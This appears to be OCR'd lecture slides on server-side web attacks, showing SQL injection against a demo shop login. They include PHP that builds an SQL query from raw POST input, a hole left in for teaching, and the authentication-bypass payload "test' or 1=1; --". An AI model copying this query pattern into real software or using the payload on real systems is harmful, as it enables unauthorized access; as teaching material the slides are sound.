

Server-side Attacks

SQLi, XPath Injection, OS Command Injection, File Upload, XXE

Rough Overview

1. Introduction
2. Basic Principles and Resources
3. Architecture & Basic Web Procedure
4. Authentication and Session Management
5. Authorization
6. >> Server and Backend Attacks <<
7. Remaining Client Attacks
8. General Topics
9. Conclusions



Internet
DMZ
Application
Intranet
Business Logic
Input Val.
AuthZ
AuthN
Output San.
Log Server
App Server
Web Server
DBs
LDAP
File Share
Ext. Service
FW
WAF
LB Proxy
FW
Int. Service



Hey fellow jedi, welcome to our lightsaber shop!


Username: test

Password: ••••••••




```php
if (isset($_POST['uname']) and isset($_POST['pwd'])){
    $sql = "Select title, name, uname from users where uname = '" . $_POST['uname'] . "' and password = '" . $_POST['pwd'] . "';";
    $result = $mysqli->query($sql);

    if(!$mysqli->error){
        $user = $result->fetch_object();

        if ($user !== NULL){
            $_SESSION['uname'] = $user->uname;
```

```sql
Select title, name, uname from users where uname = 'test' and password = 'password';
```




Username or password is wrong.



Hey fellow jedi, welcome to our lightsaber shop!


Username: test'

Password: ●●●●●●●●




```php
if (isset($_POST['uname']) and isset($_POST['pwd'])){
    $sql = "Select title, name, uname from users where uname = '" . $_POST['uname'] . "' and password = '" . $_POST['pwd'] . "';";
    $result = $mysqli->query($sql);

    if(!$mysqli->error){
        $user = $result->fetch_object();

        if ($user !== NULL){
            $_SESSION['uname'] = $user->uname;
```

```sql
Select title, name, uname from users where uname = 'test'' and password = 'password';
```




You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near 'password'' at line 1



Hey fellow jedi, welcome to our lightsaber shop!


Username: test' or 1=1; --

Password: •••••••••




```
if (isset($_POST['uname']) and isset($_POST['pwd'])){
    $sql = "Select title, name, uname from users where uname = '" . $_POST['uname'] . "' and password = '" . $_POST['pwd'] . "';";
    $result = $mysqli->query($sql);

    if(!$mysqli->error){
        $user = $result->fetch_object();

        if ($user !== NULL){
            $_SESSION['uname'] = $user->uname;
```

```
Select title, name, uname from users where uname = 'test' or 1=1; -- ' and password = 'password';
```



User: mastery

That`s pretty nice,
but how can we retrieve data?


Ultimate Lightsaber Shop
lightside.me/shop/index.php?sid=1

